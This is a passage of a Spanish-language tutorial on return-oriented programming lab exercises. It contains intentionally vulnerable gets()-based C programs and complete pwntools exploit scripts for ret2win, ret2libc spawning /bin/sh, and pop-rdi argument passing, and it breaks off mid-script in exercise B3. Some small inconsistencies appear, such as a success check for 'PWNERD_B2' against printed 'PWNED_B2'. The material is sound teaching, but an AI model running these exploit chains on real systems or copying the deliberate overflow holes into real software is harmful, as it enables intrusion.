Cuatro ejercicios, una escalera: llamar a una función sin argumentos (B1), conseguir una shell real reutilizando libc (B2), pasar un argumento con un trampolín (B3) y encadenar gadgets y funciones en una sola entrada (B4). Cada ejercicio conserva el formato de diez apartados que ya conoces de la Parte A: (a) objetivo, (b) conceptos nuevos, (c) código C completo, (d) compilación exacta, (e) recon con `pwn checksec`, (f) plan razonado, (g) pasos numerados, (h) exploit pwntools completo comentado, (i) salida esperada y (j) lo que acabas de aprender. Todos los exploits son 100% dinámicos: símbolos con `elf.symbols[...]`, gadgets con `ROP(elf)` y la base de libc leída con `ldd` en tiempo de ejecución; las direcciones que veas impresas en las salidas son ejemplos de esta verificación en x86_64 y en tu VM serán distintas.

Una convención nueva respecto a la Parte A: los binarios B1–B4 se ejecutan con ASLR desactivada mediante `setarch $(uname -m) -R` en B2, B3 y B4, porque sus cadenas usan gadgets de libc y necesitan la base fija que `ldd` revela. B1 no lo necesita —sus direcciones salen del propio binario, y No PIE las fija siempre—, así que verás que su exploit lanza el proceso directo. Esta disciplina de "cada técnica con su preparación exacta" es la que distingue a un explotador metódico de uno que copia payloads.

B1 — ret2win 64-bit: salta a win() y sobrevive a movaps

(a) Objetivo

Desbordar el buffer de `victim()` para que su `ret` salte a `win()`, una función que existe en el binario pero que nadie llama, y leer la flag de `flag.txt`. El reto escondido —y la razón de que B1 abra la serie— es la **trampa de alineación**: el salto ingenuo a `win()` provoca un SIGSEGV dentro de `printf` por la instrucción `movaps`, que exige pila alineada a 16 bytes. Vas a reproducir el crash, entenderlo con la Figura 3 y resolverlo con el gadget más humilde del mundo: un `ret` solitario.

(b) Conceptos nuevos

- **ret2win**: la técnica madre — sobrescribir el retorno con la dirección de una función "ganadora" ya presente en el binario.
- Alineación de pila en x86_64: la ABI garantiza a cada función entrar con `$rsp` alineado a 16 bytes; un salto por `ret` descuadra la cuenta en 8.
- **movaps**: la instrucción SSE que delata el desalineo; crash dentro de `printf/puts` aunque tu payload fuera "correcto".
- El gadget `ret "suelto"`: no hace nada útil, solo consume 8 bytes y re-alinea; lo buscarás con `ROP(elf).find_gadget`.

(c) Código C completo

B1_RET2WIN.C

```
/* B1 - ret2win 64-bit: sobrescribe el retorno con la direccion de win().
 * Serie: Laboratorio de Practicas ROP - Parte 2 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o b1_ret2win b1_ret2win.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * win() imprime flag.txt. Nunca es llamada desde main: solo es alcanzable
```

```

* si TU rediriges el flujo con la direccion de retorno sobrescrita.
* ADVERTENCIA (trampa de alineacion): saltar a win() sin ajustar la pila
* la deja desalineada en 8 bytes y printf puede morir en movaps. El
* exploit B1 demuestra el crash y luego lo corrige con un gadget ret. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(void)
{
    char linea[64];
    FILE *f = fopen("flag.txt", "r");
    if (!f) {
        printf("[win] flag.txt no encontrado en el directorio actual\n");
        return;
    }
    if (fgets(linea, sizeof linea, f))
        printf("[win] FLAG: %s", linea);
    fclose(f);
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[B1] victima() en ejecucion; buffer en %p\n", (void *)buffer);
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: 72 'A' llenan buffer + RBP guardado; lo que sigue
    * aplasta la direccion de retorno que ret consumira al volver. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[B1] EOF recibido.\n");
        exit(1);
    }
    printf("[B1] escribiste: %s\n", buffer);
    return; /* <- aqui salta a donde TU escribas en la pila */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[B1] PID=%d | win() esta en el binario pero nadie la llama\n",
        getpid());
    victima();
    printf("[B1] retorno LIMPIO: si lees esto, no hubo overflow.\n");
    return 0;
}

```

(d) Compilación exacta

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o b1_ret2win b1_ret2win.c
# warning del enlazador esperado:
# warning: the `gets' function is dangerous and should not be used.

```

(e) Recon con pwn checksec

```

$ pwn checksec ./b1_ret2win
[*] './b1_ret2win'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found

```

```

NX: NX enabled
PIE: No PIE (0x400000)
Stripped: No
Debuginfo: Yes

```

Lectura del recon: **No canary** deja pasar el desbordamiento vivo hasta el retorno; **No PIE** fija win() en una dirección constante que elf.symbols['win'] leerá por ti; y **NX enabled** es, a partir de hoy, información de diseño y no una amenaza: ret2win no ejecuta la pila, solo redirige el flujo a código legítimo. Fíjate que compilamos SIN -z execstack: no lo necesitamos, y ese es exactamente el punto pedagógico de la serie B.

(f) Plan de ataque razonado

El offset lo heredas del método A2: buffer de 64 bytes más RBP guardado igual a 72; igual lo re-mediremos con cyclic() para no fiarnos de la memoria. El plan tiene tres fases deliberadas: medir el offset con el patrón cíclico; intentar el salto directo p64(elf.symbols['win']) para CONFIRMAR la trampa —verás la flag imprimirse a medias y morir en SIGSEGV: la firma de movaps—; y repetir con el gadget ret delante, que consume 8 bytes y devuelve a \$rsp la alineación que la ABI exige. Consulta la Figura 3 mientras ejecutas: cada fase del exploit corresponde a una columna del diagrama.

La trampa de alineación: por que win() muere en movaps

x86_64 exige pila alineada a 16 bytes ANTES de cada call; el ret de un overflow altera esa cuenta

SIN gadget ret — crash en movaps

```

payload: 'A'*72 + p64(win)

victima: ret      ; rsp += 8
salto a win:  rsp mod 16 = 0  <- MAL

push rbp      ; rsp mod 16 = 8
call printf...
movaps [rsp+X], xmm0
^^ requiere rsp mod 16 = 0
^^ ESTA EN 8 -> #GP -> SIGSEGV

```

Sintoma win() empieza a imprimir la flag, muere a media impresion y el proceso termina en SIGSEGV. En GDB veras el fallo dentro de printf/puts, en un movaps.

CON gadget ret — flag completa

```

payload: 'A'*72 + p64(ret) + p64(win)

victima: ret      ; rsp += 8
gadget ret: ret    ; rsp += 8  <- el "colchon"
salto a win:  rsp mod 16 = 8  <- OK

push rbp      ; rsp mod 16 = 0
call printf...
movaps [rsp+X], xmm0  <- ALINEADO

```

Solucion un **ret suelto** (cualquier byte c3 del binario) consume 8 bytes extra y re-alinea la pila. No ejecuta nada util: SOLO ajusta \$rsp. Es el boleto "de cortesía" de la cadena.

LA CUENTA COMPLETA — por que el ret "de cortesía" funciona

ABI x86_64: al ENTRAR a una funcion, rsp mod 16 == 8 (el call apilo 8 bytes)

```

tras push rbp, rsp mod 16 == 0 -> movaps feliz

```

```

llamada normal:  call win  -> win ve rsp mod 16 = 8  ...OK
salto por ret:   ret  -> win ve rsp mod 16 = 0  ...DESAJUSTADO (8 de menos)
retoque:         [ret][win] -> el ret extra consume 8  ...de vuelta a 8  OK

```

Regla practica para tus cadenas: cuenta casillas de 8 bytes desde el ret de victima(). Si la funcion destino te queda "al otro lado de la alineacion", inserta un gadget ret. Lo aplicaras en B1 (solucion), B2 (antes de system), B3 y B4 (antes de cada funcion).

Figura 3. La trampa de alineación: sin el ret extra, win() entra con \$rsp desalineado y printf muere en movaps; con el ret, flag completa.

(g) Pasos numerados con comandos

1. Compila y lee el checksec (apartados d y e). Confirma No canary y No PIE.
2. Crea la flag de práctica junto al binario: `echo "flag{ROP_B1_ret2win_alineado}" > flag.txt`. (El exploit la crea sola si falta.)

3. Mide el offset como en A2: `cyclic(200)`, estalla, y en `GEF pattern search $rsp` te muestra qué fragmento del patrón llegó a `$rsp`.
4. Prueba ingenua manual: `python3 -c "print('A'*72);" | ./b1_ret2win` y observa el crash a media flag: es la trampa, no un error tuyo.
5. Localiza el gadget de alineación: `ROPgadget --binary ./b1_ret2win --only "ret"`.
6. Ejecuta la solución completa: `python3 b1_ret2win.py`.

(h) Exploit pwntools completo, comentado

B1_RET2WIN.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""B1 - ret2win 64-bit: RIP = p64(elf.symbols['win']).
FASE 1: offset con patron ciclico (metodo A2 de la Parte 1).
FASE 2: la trampa clasica - saltar a win() SIN alinear la pila
(crash en movaps dentro de printf, con flag a medias).
FASE 3: solucion - gadget 'ret' extra delante de win().
TODO dinamico: simbolos y gadgets del ELF, nada hardcodeado.
US0: python3 b1_ret2win.py"""
from pwn import *
import os

context.arch = 'amd64'
context.log_level = 'info'

BIN = './b1_ret2win'
FLAG_DEMO = 'flag{ROP_B1_ret2win_alineado}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'b1_ret2win.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

# flag.txt de practica: solo si no existe (no pisa la tuya)
if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de practica creado')

elf = ELF(BIN, checksec=False) # simbolos dinamicos: nada hardcodeado
win = elf.symbols['win']
log.info("win() vive en %#x (ejemplo de ESTA compilacion; la tuya sera distinta)", win)

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(BIN) # No PIE: las direcciones del binario ya son fijas
io.recvuntil(b'nadie la llama')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer desde $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes (buffer 64 + RBP 8)', offset)
```

```
# gadget 'ret' suelto del PROPIO binario (para la alineacion de FASE 3)
ret_gadget = ROP(elf).find_gadget(['ret'])[0]
log.info('Gadget de alineacion: ret @ %#x', ret_gadget)

# -----
# FASE 2 - TRAMPA: payload directo a win() SIN gadget de alineacion
# -----
log.info('FASE 2: intento ingenuo padding + p64(win) sin ret extra...')
io = process(BIN)
io.recvuntil(b'nadie la llama')
io.sendline(b'A' * offset + p64(win))
salida = io.recvall(timeout=3)
io.wait()
crash_trampa = (io.poll() == -signal.SIGSEGV)
if crash_trampa:
    log.warning('TRAMPA CONFIRMADA: SIGSEGV dentro de win()/printf '
                '(movaps exige pila alineada a 16). Flag parcial: %r',
                salida[salida.find(b'FLAG'):salida.find(b'FLAG') + 24])
    elif FLAG_DEMO.encode() in salida:
        log.info('Tu glibc no choca con movaps en esta ruta; el ret extra '
                 'sigue siendo la practica correcta.')
    io.close()

# -----
# FASE 3 - SOLUCION: un gadget 'ret' extra re-alinea la pila
# payload = 'A'*offset + p64(ret) + p64(win)
# -----
io = process(BIN)
io.recvuntil(b'nadie la llama')
payload = b'A' * offset + p64(ret_gadget) + p64(win)
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if FLAG_DEMO.encode() in salida:
    log.success('B1 SUPERADO: ret consumo el gadget ret y salto a win(); '
               'pila alineada, flag completa en pantalla.')
else:
    log.failure('B1: sin flag. Pistas: offset, pwn checksec (No PIE, '
               'sin canary) y que flag.txt exista junto al binario.')
```

(i) Salida esperada

SALIDA ESPERADA — B1 (VERIFICADA EN x86_64)

```
[*] Offset medido en caliente: 72 bytes (buffer 64 + RBP 8)
[*] Gadget de alineacion: ret @ 0x401016
[*] FASE 2: intento ingenuo padding + p64(win) sin ret extra...
[!] TRAMPA CONFIRMADA: SIGSEGV dentro de win()/printf (movaps
exige pila alineada a 16). Flag parcial: b'FLAG: flag{ROP_B1_ret2wi'
[+] B1 SUPERADO: ret consumo el gadget ret y salto a win();
pila alineada, flag completa en pantalla.
```

Dos señales conviven en esa salida: la flag impresa a medias en FASE 2 prueba que el salto SÍ aterrizó en win() —el control de flujo funcionó— y el SIGSEGV posterior prueba que el EPÍLOGO de la llamada falló por alineación. En tu máquina el gadget tendrá otra dirección: es la tuya, y el exploit la encontró sola con `ROP(elf).find_gadget(['ret'])`.

(j) Qué acabas de aprender

- `ret2win` puro: una dirección bien colocada vale más que cien bytes de shellcode.
- A diagnosticar un crash "correcto": si `win()` imprime y muere, no es el offset, es `movaps`.
- El gadget `ret` es una herramienta, no un accidente: re-alinea cualquier función de tu cadena.
- A desconfiar del éxito a medias: en explotación, un crash DESPUÉS del salto también es información.

B2 — `ret2libc` con ASLR fuera: shell real con `system("/bin/sh")`

(a) Objetivo

Conseguir una shell interactiva en un binario con NX activo, sin inyectar una sola instrucción: encadenar `pop rdi; ret + &"/bin/sh" + system`, con las tres piezas viviendo dentro de `libc`. La base de `libc` se leerá con `ldd` con ASLR desactivada —el clásico `ret2libc` sin leak— y el gadget de alineación de B1 regresará como pieza obligatoria delante de `system`. Al terminar tendrás un `/bin/sh` respondiendo comandos que tú enviaste a través de una dirección de retorno.

(b) Conceptos nuevos

- `ret2libc`: el abuelo de ROP — llamar a una función de `libc` existente con argumentos preparados en registros.
- Base de `libc` fija: con `setarch -R` (o `randomize_va_space=0` global), `ldd` reporta la dirección de carga EXACTA que tendrá tu proceso.
- El pitfall moderno: tu binario de gcc 14 NO tiene `pop rdi; ret`; se toma de `libc` con la MISMA base fija.
- `setvbuf(stdin, _IONBF)`: sin buffering en `stdin` para que `gets()` no se "coma" los comandos destinados al shell.

(c) Código C completo

B2_RET2LIBC.C

```
/* B2 - ret2libc con ASLR desactivada: pop rdi; "/bin/sh"; system.
 * Serie: Laboratorio de Practicas ROP - Parte 2 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o b2_ret2libc b2_ret2libc.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * NX esta activo (pila NO ejecutable): ret2shellcode de la Parte 1 aqui
 * no funciona. ROP no inyecta codigo: ejecuta system(), ya presente en
 * libc, con rdi apuntando a "/bin/sh". Con ASLR fuera, la base de libc
 * es fija y se lee con ldd (ver exploit).
 *
 * PITFALL resuelto aqui: setvbuf(stdin, _IONBF) deja sin buffering la
 * entrada; sin el, stdio se "tragaria" los comandos que el shell debe
 * leer despues del exploit (gets se los lleva al bufer del proceso). */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */
```

```

printf("[B2] victima() en ejecucion; buffer en %p\n", (void *)buffer);
fflush(stdout); /* orden determinista con entrada por pipe */
/* VULNERABLE: el overflow aplasta la direccion de retorno y ret
 * saltara al gadget 'pop rdi; ret' que vive dentro de libc. */
if (gets(buffer) == NULL) {
    fprintf(stderr, "[B2] EOF recibido.\n");
    exit(1);
}
printf("[B2] escribiste: %s\n", buffer);
return; /* <- comienza la cadena ROP aqui */
}

int main(void)
{
    /* SIN buffering en stdin: gets() consume SOLO su linea y los
     * comandos siguientes quedan en la tuberia para /bin/sh. */
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[B2] PID=%d | NX activo: la pila no ejecuta, pero libc si\n",
        getpid());
    victima();
    printf("[B2] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

Lee el comentario del pitfall en el código: `setvbuf(stdin, NULL, _IONBF, 0)` no es un detalle estético. Si `stdin` queda con buffering, `gets()` copia al buffer interno del proceso TODO lo que encuentre en la tubería —incluidos los comandos que enviarías después— y cuando arranca tu shell ya no hay nada que leer: el shell muere de EOF sin que hayas escrito nada. Es el mismo pitfall de `stdio` documentado en la Parte 1, ahora con consecuencias directas sobre la usabilidad del exploit.

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o b2_ret2libc b2_ret2libc.c
```

(e) Recon con pwn checksec

```

$ pwn checksec ./b2_ret2libc
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

```

Idéntico al recon de B1, y eso es exactamente el mensaje: el plan cambia por completo —de `ret2win` a `ret2libc`— aunque las protecciones no se muevan. La elección de técnica la dicta el OBJETIVO (shell vs. función ganadora), no la casilla que cambió en el checksec. NX enabled es el rival declarado de este ejercicio, y lo venceremos con la definición misma de ROP: reutilizar, no inyectar.

(f) Plan de ataque razonado

Tres provisiones antes del payload. Primero, la base de `libc`: con ASLR fuera, `ldd` revela la dirección fija de carga de `libc.so.6` para TU binario; es la misma que verá el proceso lanzado con `setarch -R`, porque ambos desactivan ASLR por la misma vía (personalidad `ADDR_NO_RANDOMIZE`). Segundo, los gadgets: `ROP(libc)` busca `pop rdi; ret` dentro de `libc` —no del binario, que no lo tiene en gcc moderno— y el `ret` de alineación sale del binario con `ROP(elf)`. Tercero, el orden: `[pop_rdi, binsh, ret, system]`, donde el `ret` intermedio re-alinea la pila antes de `system`, tal como dictó la Figura 3. El payload completo apila: relleno de 72, gadget, string, colchón y función.

(g) Pasos numerados con comandos

1. Compila y verifica el checksec (apartados d y e).
2. Lee la base fija de libc: `setarch $(uname -m) -R ldd ./b2_ret2libc`. Anota la dirección entre paréntesis: es la base de TODA la aritmética de este exploit.
3. Confirma que el binario NO trae el gadget: `ROPgadget --binary ./b2_ret2libc --only "pop|ret"` no imprime ningún `pop rdi; ret`. Ese vacío es el pitfall hecho carne y obliga a ir a libc.
4. Encuentra el trampolín en libc: `ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep "pop rdi ; ret"`.
5. Mide el offset con el patrón cíclico como en A2/B1: saldrá 72, pero remídelo si cambias el buffer.
6. Lanza la solución: `python3 b2_ret2libc.py`. Cuando el shell responda `PWNED_B2`, acabas de ejecutar una cadena ROP completa.

(h) Exploit pwntools completo, comentado**B2_RET2LIBC.PY**

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""B2 - ret2libc con ASLR desactivada: shell real con system("/bin/sh").
La base de libc se LEE con ldd (ASLR fuera = base fija), no se adivina.
Los gadgets 'pop rdi; ret' y 'ret' se buscan dinamicamente en libc y en
el binario con ROP() de pwntools. Nada hardcodeado.
US0: python3 b2_ret2libc.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './b2_ret2libc'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'b2_ret2libc.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# -----
# FASE 0 - base de libc via ldd con ASLR fuera (setarch -R)
# setarch -R ldd ./b2_ret2libc -> libc.so.6 => ... (0x00007ffff7xxxxxx)
# -----
ARCH = os.uname().machine # x86_64 en tu Kali
ldd_out = subprocess.run(
    ['setarch', ARCH, '-R', 'ldd', BIN],
    capture_output=True, text=True).stdout
m = re.search(r'libc\so\6 => (\S+) \(0x([0-9a-f]+)\)', ldd_out)
if not m:
    log.failure('ldd no mostro libc; verifica setarch -R y ASLR.')
    raise SystemExit(1)
libc_path = m.group(1)
libc_base = int(m.group(2), 16)
log.info('libc: %s | base fija %#x (ASLR fuera)', libc_path, libc_base)
```

```

# TODAS las piezas salen de libc EN TIEMPO DE EJECUCION:
libc = ELF(libc_path, checksec=False)
libc.address = libc_base # reubica TODOS los simbolos de golpe
pop_rdi = ROP(libc).find_gadget(['pop rdi', 'ret'])[0]
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('pop rdi; ret = %#x (libc)', pop_rdi)
log.info('system = %#x (libc)', system)
log.info('"/bin/sh" = %#x (libc)', binsh)

# gadget 'ret' suelto del PROPIO binario: alineacion de pila (ver B1)
ret_gadget = ROP(elf).find_gadget(['ret'])[0]

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(['setarch', ARCH, '-R', BIN]) # misma via que ldd
io.recvuntil(b'pero libc si')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer desde $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - exploit: padding + [pop_rdi, binsh, ret, system]
# pop rdi -> rdi = &"/bin/sh" (convencion System V: 1er arg en RDI)
# ret -> re-alinea la pila para system (movaps)
# system -> ejecuta /bin/sh heredando stdin/stdout del proceso
# -----
io = process(['setarch', ARCH, '-R', BIN]) # ASLR fuera, como el ldd
io.recvuntil(b'pero libc si')
payload = (b'A' * offset
+ p64(pop_rdi)
+ p64(binsh)
+ p64(ret_gadget)
+ p64(system))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload) # gets() copia la linea completa
time.sleep(0.5) # dejar que system() arme el shell
io.sendline(b'echo PWNERD_B2_${id -u}; id; exit') # prueba de vida
salida = io.recvall(timeout=4)
io.close()

if b'PWNERD_B2' in salida:
    log.success('B2 SUPERADO: ret2libc ejecuto system("/bin/sh").')
    log.info('NX sigue activo: no inyectaste codigo, reutilizaste libc.')
else:
    log.failure('B2: sin shell. Pistas: setarch -R en ldd Y en el proceso, '
'gadget de alineacion y setvbuf(stdin) en el .c.')

```

(i) Salida esperada

SALIDA ESPERADA — B2 (VERIFICADA EN x86_64)

```
[*] libc: /lib/x86_64-linux-gnu/libc.so.6 | base fija 0x7ffff7dbc000
[*] pop rdi; ret = 0x7ffff7de6145 (libc)
[*] system = 0x7ffff7e0f090 (libc)
[*] "/bin/sh" = 0x7ffff7f61ea4 (libc)
[*] Offset medido en caliente: 72 bytes
[+] B2 SUPERAD0: ret2libc ejecuto system("/bin/sh").
[*] NX sigue activo: no inyectaste código, reutilizaste libc.
```

Las direcciones impresas son de esta verificación: en tu VM la base de libc será otra —aunque con ASLR fuera se mantiene constante entre ejecuciones— y lo que importa es la forma: base parada en página de 4 KiB, gadgets y símbolos como base+offset. El `/bin/sh` que responde PWNED_B2 es un shell real: su stdin y stdout son los de tu proceso explotado, y eso lo convierte en la prueba de vida definitiva.

(j) Qué acabas de aprender

- ret2libc clásico sin leak: base fija via ldd + aritmética base+offset para gadget, string y función.
- A abastecerse de libc cuando el binario moderno se queda corto de gadgets (pitfall documentado).
- Que NX se vence con reutilización de código legítimo, no con banderas de compilación.
- Un pitfall de plomería con premio: `setvbuf` decide si tu shell lee comandos o muere de EOF.

B3 — ret2win con argumento: win(int) exige 0x1337 en RDI

(a) Objetivo

Repetir el salto a `win()` de B1, pero ahora la función exige un argumento: `win(int clave)` solo entrega la flag si el primer parámetro vale `0x1337`. Como la convención System V AMD64 pasa el primer argumento en RDI, necesitas el trampolín `pop rdi; ret` cargando el valor justo antes del salto. El exploit demostrará primero qué pasa si saltas SIN preparar RDI —`win()` se ejecuta con basura y se queja— y después la versión correcta: `win(0x1337)`.

(b) Conceptos nuevos

- Convención System V AMD64 en acción: los argumentos viajan en RDI, RSI, RDX, RCX, R8 y R9; hoy toca RDI.
- `pop rdi; ret` como "pasamanos": el pop toma el valor de la pila a RDI y el ret encadena; sin él, el registro conserva basura del llamador.
- Valores literales en la cadena: una casilla puede contener un DATO (0x1337) y no una dirección; quien la consume decide qué es (pop lo lee, ret lo ejecuta).
- Depuración por contrato roto: el mensaje de `win()` con RDI basura es tu diagnóstico de convención incumplida.

(c) Código C completo

B3_RET2WIN_ARG.C

```
/* B3 - ret2win con argumento: win(int) exige 0x1337 en RDI.
 * Serie: Laboratorio de Practicas ROP - Parte 2 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o b3_ret2win_arg b3_ret2win_arg.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * Salto a win() NO basta: la convencion System V AMD64 exige el primer
```

```

* argumento en RDI. El exploit carga 0x1337 en RDI con el gadget
* 'pop rdi; ret' (tomado de libc: el binario moderno no lo tiene). */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(int clave)
{
    if (clave == 0x1337) {
        printf("[win] clave correcta (0x1337): FLAG{ROP_B3_pop_rdi_0x1337}\n");
    } else {
        /* Aqui aterrizas si saltas a win() sin preparar RDI:
        * veras el valor basura que tuviera el registro en ese momento. */
        printf("[win] clave INCORRECTA: win(0x%x); esperaba 0x1337\n",
            (unsigned int)clave);
    }
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[B3] victima() en ejecucion; buffer en %p\n", (void *)buffer);
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: ademas de controlar RIP, hoy controlas QUE RECIBE
    * la funcion destino, porque los gadgets consumen la pila como
    * si fueran instrucciones tuyas. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[B3] EOF recibido.\n");
        exit(1);
    }
    printf("[B3] escribiste: %s\n", buffer);
    return; /* <- ret inicia la cadena: pop rdi; ret; win */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[B3] PID=%d | win() exige 0x1337 en RDI (System V)\n", getpid());
    victima();
    printf("[B3] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o b3_ret2win_arg b3_ret2win_arg.c
```

(e) Recon con pwn checksec

```

$ pwn checksec ./b3_ret2win_arg
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

```

El mismo perfil amable de la serie: sin canary, código fijo, NX irrelevante para un plan de reutilización. La novedad está en los SÍMBOLOS, no en las protecciones: este binario define win(int) y tu exploit la citará como

`elf.symbols['win']`. Como B3 no necesita `libc` para el payload —solo para el trampolín—, seguirá siendo necesario `setarch -R y ldd`: el gadget no vive en el binario.

(f) Plan de ataque razonado

La cadena crece una casilla de datos: `[pop_rdi, 0x1337, ret, win]`. El trampolín cobra `0x1337` hacia `RDI`, el `ret` de alineación heredado de B1 pone la pila en condiciones y `win()` ya solo comprueba su argumento. El contraste pedagógico lo da la FASE 2 del exploit: un salto directo a `win()` ejecuta la función con el `RDI` que dejara el flujo anterior —verás su mensaje de clave incorrecta con un valor aleatorio—, prueba viviente de que "llegar a la función" y "llegar bien vestida" son cosas distintas. El valor `0x1337` viaja en little-endian via `p64(0x1337)`, y el exploit lo mantiene como constante simbólica: es un DATO, no una dirección a descubrir.

(g) Pasos numerados con comandos

1. Compila y verifica el checksec (apartados d y e).
2. Localiza `win()` y su símbolo: `objdump -d ./b3_ret2win_arg | grep -A2 "<win>:"`; el exploit usará `elf.symbols['win']`, nunca la dirección literal.
3. Trae el trampolín de `libc` con la base fija: repite el paso 4 de B2 (`setarch $(uname -m) -R ldd ./b3_ret2win_arg`) y confirma el gadget.
4. Mide el offset con el patrón cíclico (saldrá 72 con este buffer).
5. Prueba de contrato roto: `python3 b3_ret2win_arg.py # FASE 2` y mira el `RDI` basura que `win()` se queja de recibir.
6. Ejecuta la solución completa y confirma la flag con `0x1337` en la salida.

(h) Exploit pwntools completo, comentado

B3_RET2WIN_ARG.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""B3 - ret2win con argumento: win(int) exige 0x1337 en RDI.
FASE 1: offset ciclico. FASE 2: salto ingenuo a win() SIN argumento
(muestra el valor basura de RDI). FASE 3: gadget 'pop rdi; ret' de libc
carga 0x1337 y win() canta la flag. TODO dinamico.
US0: python3 b3_ret2win_arg.py"""
from pwn import *
import os
import re
import subprocess

context.arch = 'amd64'
context.log_level = 'info'

BIN = './b3_ret2win_arg'
FLAG_B3 = b'FLAG{ROP_B3_pop_rdi_0x1337}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'b3_ret2win_arg.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)
win = elf.symbols['win']
log.info('win() @ %#x (ejemplo; la tuya sera distinta)', win)
```

```

# base de libc via ldd con ASLR fuera (mismo metodo que B2)
ARCH = os.uname().machine
ldd_out = subprocess.run(
    ['setarch', ARCH, '-R', 'ldd', BIN],
    capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.\d => (\S+) \(\0x([0-9a-f]+)\)', ldd_out)
libc_path, libc_base = m.group(1), int(m.group(2), 16)
libc = ELF(libc_path, checksec=False)
libc.address = libc_base
pop_rdi = ROP(libc).find_gadget(['pop rdi', 'ret'])[0]
log.info('libc base %#x | pop rdi; ret @ %#x (libc)', libc_base, pop_rdi)

# gadget 'ret' suelto del binario: alineacion (leccion B1)
ret_gadget = ROP(elf).find_gadget(['ret'])[0]

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(['setarch', ARCH, '-R', BIN]) # misma via que ldd
io.recvuntil(b'exige 0x1337 en RDI')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer desde $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - control: saltar a win() SIN preparar RDI
# -----
io = process(['setarch', ARCH, '-R', BIN]) # ASLR fuera, como el ldd
io.recvuntil(b'exige 0x1337 en RDI')
